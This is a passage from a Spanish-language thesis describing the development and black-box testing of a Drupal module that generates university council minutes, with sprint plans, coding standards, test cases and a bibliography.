Al concluir el sprint IV se habrá logrado el 90% del desarrollo del módulo quedando pendiente una última funcionalidad para lograr el 100 % de cumplimiento de los requerimientos de dicho módulo.

Pila de Sprint V

Duración del *sprint:*

Días-Hombres disponibles = 18

Factor de dedicación = 16 / 18

= 0.89

Velocidad estimada = 18 * 0.89

= 16 puntos

En este *sprint* se incluye la historia 8. El resto del tiempo del *sprint* estará dedicado a realizar pruebas al sistema

Tabla 2.35 Tarea: Generar documento

Tarea	
Número tarea: 1	**Historia:** Generar Documento
Nombre tarea: Generar documento	
Tipo tarea: Desarrollo.	**Puntos estimados:** 4
Fecha inicio: 29/05/09	**Fecha fin:** 01/06/09
Programadores Responsables: Alejandro Guerra	
Descripción: Desarrollar la función que permita, mediante un botón, crear un documento PDF. La función debe recibir como parámetro la página donde se encuentra el contenido del acta en formato HTML.	

Al concluir el sprint V se habrá logrado el 100% del desarrollo del módulo. Una vez concluida la programación se dará paso a realizar las pruebas.

Requerimientos adicionales o no funcionales.

Los requerimientos adicionales o comúnmente conocidos como no funcionales son características que debe tener el sistema las cuales impactan de forma directa en las funcionalidad programables del sistema, por lo que se le debe tener en cuanta en todo momento del desarrollo del software.

- ✓ Apariencia
  - Se hará uso de una interfaz amigable, la cual especifica en cada momento lo que se debe hacer para que los usuarios del sistema no presente problemas con el sistema y le sea fácil realizar su trabajo.
  - Se hará uso del color azul por su propiedad refrescante a la vista y evitar el agotamiento visual.
- ✓ Usabilidad

- El sistema traerá consigo la eficiencia en la creación y gestión de las actas en el expediente ambiente de control interno así como reducir el tiempo de espera que requiere dicho proceso.

✓ Software

- La aplicación estará disponible en un servidor de aplicación apache.
- Se recomienda el uso de un servidor de base de datos MySQL o PostgreSQL, pues drupal está desarrollado solo para estos dos específicamente.
- Para tener acceso a la aplicación los clientes deberán tener instalado un browser, recomendándose Internet Explorer o Mozilla Firefox.

✓ Portabilidad

- El sistema podrá ser ejecutado en cualquier plataforma existente, pues el lenguaje de programación usado esta soportado por cualquier sistema operativo.

✓ Hardware

- El servidor de la aplicación debe tener las características siguientes para garantizar el funcionamiento eficiente del sistema: Pentium IV o superior, con 1 GB de memoria RAM como mínimo, sistema operativo linux preferentemente, un microprocesador que trabaje a una velocidad de 3.0 GHz y una memoria de red Ethernet 10/100 MB/s.
- Los ordenadores clientes deberán tener como mínimo un procesador de 600 MHz, un procesador grafico de 16 bit o superior, memoria RAM de 256 MB o superior, y podrán ser multiplataforma, solo se requiere tener instalado un browser. En el caso del cliente con impresora, requiere puerto USB y además controladores multiplataforma.
- La conexión será una red local a una velocidad de 10/100 MB/s.

2.6 Construcción de la propuesta

Estándares de codificación

Los estándares de codificación son estilos de programación definidos antes de comenzar el proceso de codificación de un determinado sistema. Debe reflejar armonía, claridad, uniformidad, tal como si todo el código fuente hubiera sido escrito por un mismo programador. Los estándares de codificación permiten que no solo el programador que generó el código lo comprenda, sino que cualquier persona con conocimientos de programación sea capaz de entenderlo y reproducirlo.

- **Indentación:** Las llaves ({) de inicio deben estar al final y las de cierre (}) debajo del bloque de declaraciones a la que pertenece. El espaciado será en dos o tres espacios sin tabulaciones. Ejemplo (Ver la figura 7).

```
function acta_select_agenda_form_submit($form_id, $form_value){
   return 'actas/campo/crea/'. $form_value['agenda'];
}
```

Fig. 7 Indentación

- **Líneas en blanco:** Las líneas en blanco podrán ser colocadas como se estime conveniente pero nunca dentro de una estructura de control.
- **Reglas de identificadores:** Todo tipo de declaraciones ya sea de funciones o de variables será con minúscula, en el caso de que sea una palabra compuesta se deben separar por guión bajo (_). Ejemplo (Ver la figura 8).

```
$form['acta']['type_reunion'] = array(
   '#type' => 'item',
   '#value' => t($item['type_reunion']),
```

Fig. 8 Declaración de identificadores

- **Estructuras de control:** Las estructuras de control (***If***, ***for***, ***foreach***, ***while***, ***switch***, etc) deben estar separadas por un espacio del paréntesis de apertura, para facilitar la lectura

del código. Para evitar errores lógicos se usaran las llaves ({ }) siempre a pesar de que no sean necesarias. Ejemplo (Ver la figura 9).

```
if($form_value['submit'] == 'Enviar Datos'){
    return 'actas/campo/introd/'. $a;
}
```

Fig. 9 Escritura de una sentencia de control

- **Arreglos:** Los arreglos tendrán características peculiares. Para lograr uniformidad en los mismos se requiere que entre los elementos y los operadores exista un espacio y si la línea contiene más de 80 caracteres entonces debe ser separada por las comas con dos o tres líneas de Indentación. En caso de que el elemento del arreglo sea una llave de drupal se deberá poner el signo (#) como primer carácter que define al elemento. Ejemplo (Ver la Figura 10).

```
$form['acta']['type_acta'] = array(
 '#type' => 'item',
 '#value' => t($item['type_acta']),
 '#title' => t('Tipo de acta')
 );
```

Fig. 10 Declaración de arreglo

- **Comentarios:** Para los comentarios se podrán usar los símbolos (//) y (/* */). En el caso del símbolo (/* */) podrá ser usado para omitir alguna parte del código de la ejecución o bien para brindar detalles en el inicio de cada función. Ejemplo (Ver la Figura 11).

```
/*
*Funcion que guarda los puntos de la agenda
*@param $edit
*Arreglo que contiene toda la informacion del formulario
*/
```

Fig. 11 Comentario de inicio de función

- **Constantes:** Las constantes serán definidas al inicio del código con letra mayúscula y en caso de ser compuesta debe cumplir con las reglas de identificadores compuestos.

Modelo de despliegue

El modelo de despliegue tiene como objetivo describir la arquitectura física de los elementos de hardware que intervienen en el sistema, dichos elementos estarán representados por nodos interconectados.

Fig. 12 Modelo de despliegue

2.7 Conclusiones

En el presente capítulo se realizó la descripción de las características generales del sistema que se propone. Con el uso de la metodología seleccionada se generan los artefactos fundamentales que permiten organizar el trabajo y mediante el lenguaje de modelado UML se visualizan los componentes principales de la arquitectura.

Capítulo III

Pruebas del sistema

3.1 Introducción

En el presente capitulo se definen los casos de pruebas necesarios para garantizar que el sistema funciona correctamente y satisface las necesidades del cliente, permitiendo obtener un producto de mejor calidad. El diseño de las pruebas estará basado en el estilo de caja negra o de comportamiento las cuales serán llevadas a cabo por historias de usuarios y ejecutados en las interfaces de usuarios del sistema.

3.2 Casos de pruebas para Autenticar Usuario

Autenticación correcta

Descripción: Una vez abierto el sistema se permite acceder solo a la información pública. El sistema muestra los campos de autenticación y si esto son correctos de muestran los contenidos a los cuales el rol autenticado tiene acceso.

Condiciones de ejecución: Deben estar habilitados los módulos necesarios.

Entrada:

- Nombre de Usuario: maria
- Contraseña: maria (la contraseña no debe de tener ningún espacio, pues esto provocaría que la contraseña sea identificada como incorrecta)

Resultado esperado: Si el usuario ha sido comprobado en la base de datos se mostraran los contenidos asignados a su rol en el sistema.

Evaluación de las pruebas: Prueba satisfactoria.

Autenticación incorrecta

Descripción: Una vez abierto el sistema se permite acceder solo a la información pública. El sistema muestra los campos de autenticación y si estos son incorrectos el sistema debe mostrar un mensaje de error ante el intento de autenticación.

Condiciones de ejecución: Deben estar habilitados los módulos necesarios.

Entrada:

- Nombre de Usuario: “revisor”
- Contraseña: “pepe” (contraseña incorrecta)

Resultado esperado: El sistema debe mostrar un mensaje de error y permitir autenticarse nuevamente.

Evaluación de las pruebas: Prueba satisfactoria.

3.3 Casos de pruebas para Crear Agenda

Crear agenda de forma correcta

Descripción: La secretaria una vez autenticada en el sistema seleccionará el menú “Crear Actas del Consejo Universitario” dicho menú contiene el submenú “Agendas del Consejo Universitario” el cual una vez seleccionado mostrará el formulario donde podrán ser insertados datos necesarios para crear la agenda. Si todos los datos son correctos una vez presionado el botón “Crear punto”, los datos serán enviados y guardados en la base de datos, además deberá aparecer un nuevo formulario para crear los puntos de la agenda.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Tipo de acta: Se selecciona la opción “Consejo Universitario”.
- Tipo de encuentro: Se selecciona la opción “Ordinario”.
- Fecha: 2009-05-29-5.
- Hora: 10:00 hora.

- Lugar: Salón de conferencia 3 del rectorado.
- Participantes: Miembros del consejo universitario e invitados.
- A los participantes: Se les indica a todos los miembros del Consejo que deben estar sentados en sus puestos cinco minutos antes del momento señalado para el inicio de la reunión. Se les recuerda además, a los poseedores de teléfonos celulares, trunking o pagings que no deben entrar con el equipo al local donde se desarrolla el Consejo (Este campo puede ser opcional).

Resultado esperado: Después de enviados los datos, si el proceso ha sido correcto, se podrán comprobar los datos insertados en la base de datos y debe aparece el formulario para crear los puntos de la agenda. Además deben ser copiados de la tabla “cargos” a la tabla “asis_temp” los miembros pertenecientes al tipo de agenda que se crea.

Evaluación de las pruebas: Prueba satisfactoria.

Crear agenda de forma incorrecta (campos obligatorios vacios)

Descripción: La secretaria una vez autenticada en el sistema seleccionará el menú “Crear Actas del Consejo Universitario” dicho menú contiene el submenú “Agendas del Consejo Universitario” el cual una vez seleccionado mostrará el formulario donde podrán ser insertados datos necesarios para crear la agenda. Se presiona el botón “Crear punto” permaneciendo campos obligatorios vacios por lo que el sistema no debe guardar nada en la base de datos hasta que los campos estén llenos.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Tipo de acta: Se selecciona la opción “Consejo Universitario Ampliado”.
- Tipo de encuentro: “Seleccione”.
- Fecha:
- Hora:

- Lugar:
- Participantes:
- A los participantes: Se les indica a todos los miembros del Consejo que deben estar sentados en sus puestos cinco minutos antes del momento señalado para el inicio de la reunión. Se les recuerda además, a los poseedores de teléfonos celulares, trunking o pagings que no deben entrar con el equipo al local donde se desarrolla el Consejo (Este campo puede ser opcional).

Resultado esperado: Después de presionar el botón con la siguiente entrada el sistema debe mostrar un mensaje como se muestra en la figura 13.



Fig. 13 Respuesta del sistema ante los campos obligatorios vacios

Evaluación de las pruebas: Prueba satisfactoria.

Crear agenda de forma incorrecta (campo fecha sin formato)

Descripción: La secretaria una vez autenticada en el sistema seleccionará el menú “Crear Actas del Consejo Universitario” dicho menú contiene el submenú “Agendas del Consejo Universitario” el cual una vez seleccionado mostrará el formulario donde podrán ser insertados datos necesarios para crear la agenda. Se llenan los datos correctamente excepto el campo fecha el cual no cumplirá con el formato definido, posteriormente se presiona el botón “Crear punto”.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Tipo de acta: Se selecciona la opción “Consejo Universitario Ampliado”.
- Tipo de encuentro: Se selecciona la opción “Ordinario”.

- Fecha: 2009-csd05-19-2
- Hora: 10:00 hora.
- Lugar: Salón de conferencia 3 del rectorado.
- Participantes: Miembros del consejo universitario e invitados.
- A los participantes: Se les indica a todos los miembros del Consejo que deben estar sentados en sus puestos cinco minutos antes del momento señalado para el inicio de la reunión. Se les recuerda además, a los poseedores de teléfonos celulares, trunking o pagings que no deben entrar con el equipo al local donde se desarrolla el Consejo (Este campo puede ser opcional).

Resultado esperado: Después de presionar el botón con la siguiente entrada el sistema debe mostrar un mensaje como se muestra en la figura 14.



Fig. 14 Respuesta del sistema, si la fecha es incorrecta

Evaluación de las pruebas: Prueba satisfactoria.

Crear puntos de la agenda con parámetro

Descripción: La secretaria una vez autenticada en el sistema y después de haber creado la agenda correctamente se mostrará un pequeño formulario que permitirá crear los puntos de la agenda. Mediante el botón “Agregar punto” se enviarán los datos a la base de datos.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Descripción: Problema de graduados de la uci.

Resultado esperado: Después de presionar el botón con la siguiente entrada el sistema debe guardar los datos correctamente.

Evaluación de las pruebas: Prueba satisfactoria.

Crear puntos de la agenda sin parámetro

Descripción: La secretaria una vez autenticada en el sistema podrá seleccionar el menú “Crear Actas del Consejo Universitario” dicho menú contiene el submenú “Agendas del Consejo Universitario”. Se selecciona la pestaña “Puntos de la Agenda” en la que se muestran dos pestañas de las cuales se seleccionará “Crear punto”. Una vez aquí se mostrará un formulario con todas las agendas pendientes para seleccionar a cuál de ellas pertenece el punto además del campo descripción. Mediante el botón “Agregar punto” se envían los datos.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Agenda: Se selecciona “Consejo Universitario No 6”.
- Descripción: Problema de graduados de la uci.

Resultado esperado: Después de presionado el botón “Agregar punto” podrán ser verificados los datos en la basa de datos.

Evaluación de las pruebas: Prueba satisfactoria.

3.4 Casos de pruebas para Modificar Agenda

Modificar agenda de forma correcta

Descripción: La secretaria una vez autenticada en el sistema seleccionará el menú “Crear Actas del Consejo Universitario” el cual contiene el submenú “Agendas del Consejo Universitario” que deberá ser seleccionado. Se muestra en una tabla el listado de todas las agendas que se encuentran pendientes y en el campo “acciones” aparece el link “Edit” a través del cual se muestran todos los datos previamente guardados permitiendo modificarlos. Después de realizar los cambios deseados se presiona el botón “Guardar agenda” a través del cual se envían los datos y debe retornarse a la página anterior.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada: Se modifican los campos fecha y hora

- Tipo de acta: Se selecciona la opción “Consejo Universitario”.
- Tipo de encuentro: Se selecciona la opción “Ordinario”.

- Fecha: 2009-06-08-2.
- Hora: 12:00 hora.
- Lugar: Salón de conferencia 3 del rectorado.
- Participantes: Miembros del consejo universitario e invitados.
- A los participantes: Se les indica a todos los miembros del Consejo que deben estar sentados en sus puestos cinco minutos antes del momento señalado para el inicio de la reunión. Se les recuerda además, a los poseedores de teléfonos celulares, trunking o pagings que no deben entrar con el equipo al local donde se desarrolla el Consejo (Este campo puede ser opcional).

Resultado esperado: Después de enviados los datos, si el proceso ha sido correcto, se podrán comprobar los datos modificados en la base de datos.

Evaluación de las pruebas: Prueba satisfactoria.

3.5 Casos de pruebas para Desarrollar Acta

Seleccionar agenda a desarrollar si existe

Descripción: La secretaria una vez autenticada en el sistema seleccionará el menú “Crear Actas del Consejo Universitario” donde se muestran varias pestañas de las que se seleccionará “Para crear acta” que muestra las diferentes agendas pendientes de las cuales solo se podrá seleccionar una a desarrollar. Después de seleccionar la agenda deseada se oprime el botón “Aceptar” mostrándose los datos de la misma.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Agendas pendientes: Se selecciona una de las opciones.

Resultado esperado: Se guardan los datos si alguno fue modificado y posteriormente se muestra el formulario correspondiente a la introducción.

Evaluación de las pruebas: Prueba satisfactoria.

Seleccionar agenda a desarrollar si no existe

Descripción: La secretaria una vez autenticada en el sistema seleccionará el menú “Crear Actas del Consejo Universitario” donde se muestran varias pestañas de las que se seleccionará “Para crear acta”, de no existir ninguna agenda pendiente se muestra un mensaje afirmando la no existencia de la misma y un enlace hacia el formulario crear agenda.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada: Pulsar el link “Aceptar”.

Resultado esperado: Mostrar formulario crear agenda.

Evaluación de las pruebas: Prueba satisfactoria.

Insertar datos de la introducción

Descripción: La secretaria una vez autenticada en el sistema y después de haber cumplido los procedimientos para crear acta se debe mostrar un formulario con un cuadro de texto en el cual se podrá escribir el texto deseado, el botón “Enviar” que permitirá guardar los datos en la base de datos y el enlace “Ir a presentes” mediante el cual se accede al formulario que permite pasar la asistencia.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada: Se debe introducir el texto referente al encabezado de la reunión.

Resultado esperado: Si se pulsa el botón “Enviar” los datos serán guardados y además si la agenda del acta que se desarrolla tiene el punto “Chequeo de acuerdos” se debe mostrar el formulario correspondiente al chequeo de acuerdos, en caso de no existir el punto mencionado se debe mostrar el formulario intervenciones. Si se pulsa el link “Ir a presentes” se muestra el formulario de la asistencia.

Evaluación de las pruebas: Prueba satisfactoria.

Realizar chequeo de acuerdos

Descripción: La secretaria una vez autenticada en el sistema, después de haber cumplido los procedimientos hasta pulsar el botón “Enviar” del formulario correspondiente a la introducción y existiendo el punto en la agenda “Chequeo de acuerdos”, debe aparecer un formulario con todos

los acuerdos pendientes, en proceso o aquellos que han cambiado su estado en el tiempo transcurrido entre actas. El formulario tiene además un cuadro de texto y un botón mediante el cual se envían los datos.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Texto que describe todo lo referente a los acuerdos pendientes y en procesos analizados en el punto del chequeo de acuerdos.

Resultado esperado: Se deben guardar los datos y mostrarse el formulario referente a los puntos siguientes en la agenda.

Evaluación de las pruebas: Prueba satisfactoria.

Desarrollar puntos de la agenda

Descripción: La secretaria una vez autenticada en el sistema, después de haber cumplido los procedimientos hasta pulsar el botón “Enviar” del formulario correspondiente a la introducción, si no existe el punto en la agenda “Chequeo de acuerdos” se debe mostrar el formulario de las intervenciones, en caso contrario se requiere desarrollar el chequeo de acuerdo y una vez pulsado el botón correspondiente para enviar los datos se muestra el formulario de las intervenciones. En este espacio se muestra por cada punto de la agenda un campo de texto para recoger los debates de la reunión, el botón “Guardar” mediante el cual se podrán enviar los datos y el enlace “Crear acuerdo” que permite acceder al formulario para crear un acuerdo. Una vez pulsado el botón “Guardar” se envían los datos a la base de datos.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada: La entrada es un texto el cual podría ser extenso por lo que no se debe poner en la prueba.

Resultado esperado: Se deben comprobar en la base de datos que las entradas han sido salvadas de forma satisfactorias.

Evaluación de las pruebas: Prueba satisfactoria.

Tomar asistencia de los presentes

Descripción: La secretaria una vez autenticada en el sistema, después de haber confirmado la agenda a desarrollar, podrá acceder mediante el enlace “Ir a presentes”, el cual se encuentra en los restantes formularios a partir de la introducción, que muestra un listado de todos los miembros así como los invitados permanentes del tipo de acta que se desarrolla. Se deben marcar los miembros que se encuentran presentes y mediante el botón “Enviar” se podrá confirmar la presencia en la reunión. Se deben mostrar los enlaces correspondientes para adicionar un nuevo miembro o un nuevo invitado.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada: La entrada es marcar los miembros presentes así como los invitados.

Resultado esperado: Se deben comprobar en la base de datos la confirmación de que los miembros e invitados marcados están presentes.

Evaluación de las pruebas: Prueba satisfactoria.

Agregar un nuevo miembro

Descripción: La secretaria una vez autenticada en el sistema, después de haber accedido al formulario para tomar la asistencia de los presentes podrá acceder mediante el enlace “Crear o Modificar Miembro” al formulario que muestra los campos Cargo y Nombre además de las opciones para definir si es miembro del consejo ampliado o del consejo reducido. A medida que se inserta un nuevo miembro se debe actualizar el listado de los mismos que se muestra en la parte superior de la página. Los datos son enviados a través del botón “Guardar”.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Nombre del cargo: Decano Facultad 1
- Persona que ocupa el cargo: Francisco Javier Hernández Cao
- Miembro de: Se marcan las opciones “Consejo Universitario” y “Consejo Universitario Ampliado” (Se podrán seleccionar varias opciones).

Resultado esperado: Comprobar que se han insertados los datos y que el nuevo miembro aparece en la lista de miembros.

Evaluación de las pruebas: Prueba satisfactoria.

Agregar un nuevo invitado

Descripción: La secretaria una vez autenticada en el sistema, después de haber accedido al formulario para tomar la asistencia de los presentes podrá acceder mediante el enlace "Agregar invitado" al formulario que muestra los campos Cargo y Nombre además de la opciones para definir si es invitado permanente o simplemente un invitado. A media que se inserta un nuevo invitado se debe actualizar el listado de los mismos que se muestra en la parte superior de la página. Los datos son enviados a través del botón "Guardar".

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Nombre del cargo: Profesor
- Persona que ocupa el cargo: Rafael Álvarez Gutiérrez
- Invitado permanente: Se marca la opción "permanente".

Resultado esperado: Comprobar que se han insertados los datos y que el nuevo invitado aparece en la lista de invitados.

Evaluación de las pruebas: Prueba satisfactoria.

Terminar acta sin acabar la sesión

Descripción: La secretaria una vez autenticada en el sistema, después de haber cumplido con los procedimientos para desarrollar el acta correctamente podrá acceder a través del enlace "Acta terminada" a la página que muestra los datos correspondientes de dicha acta. Cada campo podrá ser editado mediante el link "Edit". Al final de la pagina debe aparecer un formulario con el campo "Termina la sesión" en el cual se debe introducir la hora en que termina la reunión, el enlace "Crear Anexo" que permite adicionar un anexo al documento y el botón "Terminar sesión" que permite enviar los datos introducidos.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Termina la sesión: 13:00 horas

Resultado esperado: Una vez presionado el botón “Terminar sesión” se debe mostrar nuevamente el contenido del acta sin el formulario. Al final debe aparecer el botón “Lista para revisar”.

Evaluación de las pruebas: Prueba satisfactoria.

Terminar acta acabada la sesión

Descripción: La secretaria una vez autenticada en el sistema, después de haber cumplido con los procedimientos para desarrollar el acta correctamente podrá acceder a través del enlace “Acta terminada” a la página que muestra los datos correspondientes de dicha acta. Cada campo podrá ser editado mediante el link “Edit”. Al final de la página debe aparecer el botón “Lista para revisar” que una vez pulsado permite cambiar el estado del acta para que pueda ser revisada.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada: Pulsar el botón “Lista para revisar”.

Resultado esperado: Comprobar en la base de datos que el estado del acta ha sido modificado y deben mostrarse las actas que han sido publicadas.

Evaluación de las pruebas: Prueba satisfactoria.

3.6 Casos de pruebas para Crear Acuerdos

Crear acuerdo correctamente con modo fecha de cumplimiento

Descripción: La secretaria una vez autenticada en el sistema, después de haber arribado al formulario correspondiente a las intervenciones podrá acceder a crear un acuerdo a través del enlace “Crear acuerdo”. Se muestran los campos contenidos del acuerdo, responsable además de las opciones que permiten definir el modo de cumplimiento del acuerdo. Se insertan los datos y se selecciona la opción “Fecha de Cumplimiento”, posteriormente se presiona el botón “Guardar”.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Contenido del acuerdo: Se introduce un texto que describe el acuerdo.
- Responsable: Persona encargada de darle cumplimiento al acuerdo.
- Modo de cumplimiento: Se marca la opción “Fecha de cumplimiento”.

Resultado esperado: Los datos deben ser guardados en la base de datos y se debe mostrar el formulario que permite insertar la fecha en la que se debe cumplir el acuerdo.

Evaluación de las pruebas: Prueba satisfactoria.

Crear acuerdo correctamente con modo diferente de fecha de cumplimiento

Descripción: La secretaria una vez autenticada en el sistema, después de haber arribado al formulario correspondiente a las intervenciones podrá acceder a crear un acuerdo a través del enlace “Crear acuerdo”. Se muestran los campos contenidos del acuerdo, responsable además de las opciones que permiten definir el modo de cumplimiento del acuerdo. Se insertan los datos y se selecciona una opción diferente de “Fecha de Cumplimiento”, posteriormente se presiona el botón “Guardar”.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Contenido del acuerdo: Se introduce un texto que describe el acuerdo.
- Responsable: Persona encargada de darle cumplimiento al acuerdo.
- Modo de cumplimiento: Se marca la opción “En el acto”.

Resultado esperado: Los datos deben ser guardados en la base de datos y se debe retornar al formulario intervenciones.

Evaluación de las pruebas: Prueba satisfactoria.

Crear acuerdo incorrectamente

Descripción: La secretaria una vez autenticada en el sistema, después de haber arribado al formulario correspondiente a las intervenciones podrá acceder a crear un acuerdo a través del enlace “Crear acuerdo”. Se muestran los campos contenidos del acuerdo, responsable, además de las opciones que permiten definir el modo de cumplimiento del acuerdo. Se pulsa el botón “Guardar” permaneciendo algún campo vacio.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada:

- Contenido del acuerdo: Se introduce un texto que describe el acuerdo.
- Responsable: campo vacio.
- Modo de cumplimiento: Se marca la opción “En el acto”.

Resultado esperado: El sistema muestra un mensaje de error como se muestra en la figura 15.



Fig. 15 Respuesta del sistema ante la inserción incorrecta de un acuerdo

Evaluación de las pruebas: Prueba satisfactoria.

3.7 Casos de pruebas para Modificar Acuerdos

Modificar acuerdos

Descripción: La secretaria una vez autenticada en el sistema selecciona el menú “Crear actas del Consejo Universitario” donde se muestra la pestaña “Acuerdos”, después de haber seleccionado dicha pestaña se muestra una tabla con un listado de todos los acuerdos que han sido creados. En el campo “acciones” de la tabla aparece el link “Edit” a través del cual se muestran los datos almacenados en la base de datos los cuales pueden ser modificados. Los campos mostrados son: el contenido del acuerdo, el responsable y el estado que puede ser “Cumplido”, “Pendiente” o “En proceso”. Mediante el botón “Modificar” se envían los cambios realizados.

Condiciones de ejecución: La secretaria deberá estar autenticada en el sistema.

Entrada: Se modifica cualquiera de los campos.

Resultado esperado: Los datos modificados deben ser guardados y se debe retornar a la página que muestra la lista de acuerdos.

Evaluación de las pruebas: Prueba satisfactoria.

3.8 Casos de pruebas para Mostrar Actas

Mostrar acta

Descripción: El usuario una vez autenticado en el sistema selecciona el menú "Actas del Expediente" donde se muestra un listado con todas las actas que han sido publicadas. En el campo nombre de la tabla aparece el nombre del acta como un enlace a través del cual se muestra el contenido de dicha acta.

Condiciones de ejecución: El usuario deberá estar autenticado en el sistema.

Entrada: Pulsar el nombre del acta que se desea visualizar.

Resultado esperado: Mostrar el contenido del acta en el formato definido.

Evaluación de las pruebas: Prueba satisfactoria.

3.9 Casos de pruebas para Buscar Contenidos

Buscar contenido por número

Descripción: El usuario una vez autenticado en el sistema selecciona el menú "Actas del Expediente" donde se muestran varias pestañas de las que se selecciona "Buscar por número". Se muestra un formulario donde se permite seleccionar el tipo de acta de la cual se desea buscar además del número deseado. Mediante el botón "Buscar" se envían los datos.

Condiciones de ejecución: El usuario deberá estar autenticado en el sistema.

Entrada:

- Tipo de acta: Se selecciona el tipo de acta.
- Numero: Numero del contenido que se desea buscar.

Resultado esperado: Se debe mostrar una tabla con los resultados de la búsqueda.

Evaluación de las pruebas: Prueba satisfactoria.

Buscar contenido por fecha fija

Descripción: El usuario una vez autenticado en el sistema selecciona el menú "Actas del Expediente" donde se muestran varias pestañas de las que se selecciona "Buscar por fecha". Se

muestra un formulario donde se permite seleccionar la fecha de las actas que se encuentran publicadas. Mediante el botón "Buscar" se envían los datos.

Condiciones de ejecución: El usuario deberá estar autenticado en el sistema.

Entrada:

- Fechas: Se selecciona la fecha del acta.

Resultado esperado: Se debe mostrar una tabla con los resultados de la búsqueda.

Evaluación de las pruebas: Prueba satisfactoria.

Buscar acta por periodo

Descripción: El usuario una vez autenticado en el sistema selecciona el menú "Actas del Expediente" donde se muestran varias pestañas de las que se selecciona "Buscar por periodo". Se muestra un formulario donde se permite seleccionar el periodo en que se desea buscar, el campo año en el cual se especifica a que año pertenece el periodo y el campo mes que define el mes de partida para la búsqueda. Mediante el botón "Buscar" se envían los datos.

Condiciones de ejecución: El usuario deberá estar autenticado en el sistema.

Entrada:

- Periodo: Se selecciona el periodo (1 mes, 3 meses, 6 meses, 1 año).
- Anual: Se escribe el año que define el periodo.
- Meses: Se selecciona el mes de partida.

Resultado esperado: Se debe mostrar una tabla con los resultados de la búsqueda.

Evaluación de las pruebas: Prueba satisfactoria.

3.10 Conclusiones

En el presente capitulo se realizo el diseño de los casos de pruebas necesarios para garantizar el correcto funcionamiento del sistema, a través de los cuales se pretende probar cada camino básico del sistema así como el funcionamiento integral del mismo, con vista a lograr un módulo fiable y con calidad.

Conclusiones

Para dar cumplimientos a los objetivos trazados en el presente trabajo se realizó el diseño e implementación del módulo para generar actas para el Expediente Ambiente de Control Interno Digital de la UCI a través de la obtención de los artefactos generados por las metodologías empleadas. Se logró obtener un módulo funcional que, una vez integrado al portal del expediente digital, facilitará el trabajo de creación de las actas así como garantizar el envío, la seguridad e integridad de los datos contenidos en las mismas.

Recomendaciones

Se recomienda desarrollar posteriores iteraciones para brindar la posibilidad que el sistema envíe por correo electrónico los avisos de las publicaciones realizadas correspondientes a dicho módulo.

Desarrollar otros módulos similares que permitan solucionar las irregularidades existentes en otros documentos que se almacenan en el Expediente Ambiente de Control Interno.

Referencias Bibliográficas

1. **Palacio, Juan.** *Flexibilidad con SCRUM.* 2007.

2. **Rivero Guevara, Humberto.** *Análisis, diseño e implementación del módulo Aprehesión del SIIPOL.* Ciudad de la Habana : s.n., 2008.

3. **Polo, Juan Diego.** wwwhat´s new. [En línea] 2009. http://wwwhatsnew.com/2009/04/24/twindocs-archivo-y-gestion-de-documentos-electronicos-oficiales/.

4. **DocuWare.** Gestión de documento integrada. [En línea] http://www.docuware.com/main.asp?sig=pro_dwr&lan=es&loc=es.

Bibliografía

1. **Braun, Kelly, y otros.** *Usabilidad.* Madrid : s.n., 2009. ISBN: 84-4 15- 1476-3.

2. **Dapena Paz, Jose.** *Desarrollo de comunidad con eXtreme Programming.* Coruña, España : s.n.

3. **Drupal, Comunidad de.** DRUPAL. *Drupal 5.0 released.* [En línea] 2007. http://drupal.org/drupal-5.0.

4. **FAQ!** ¿Qué es una vulnerabilidad de formato de cadena? [En línea] http://es.tech-faq.com/format-string-vulnerability.shtml.

5. **Graff, Mark G y VanWyk, Kenneth R.** *Security coding. Principles & practices.*

6. **Grupo de desarrollo web, Intranet Facultad 1.** Control Interno. [En línea] 2009. http://controlinterno.uci.cu.

7. *Introducción a los Sistemas de Gestión de Contenidos (CMS) de código abierto.* **Minguillón Alfonso, Juliá y Cuerda García, Xavier.** 2004, Mosaic: Tecnologías y comunicación multimedia.

8. **Jacobson, Ivar, Booch, Grady y Rumbaugh, James.** *El Proceso Unificado de Desarrollo de Software.* Madrid : s.n., 2000.

9. **Kniberg, Henrik.** *Scrum y XP desde las trincheras.* Estados Unidos de Ámerica : s.n., 2007.

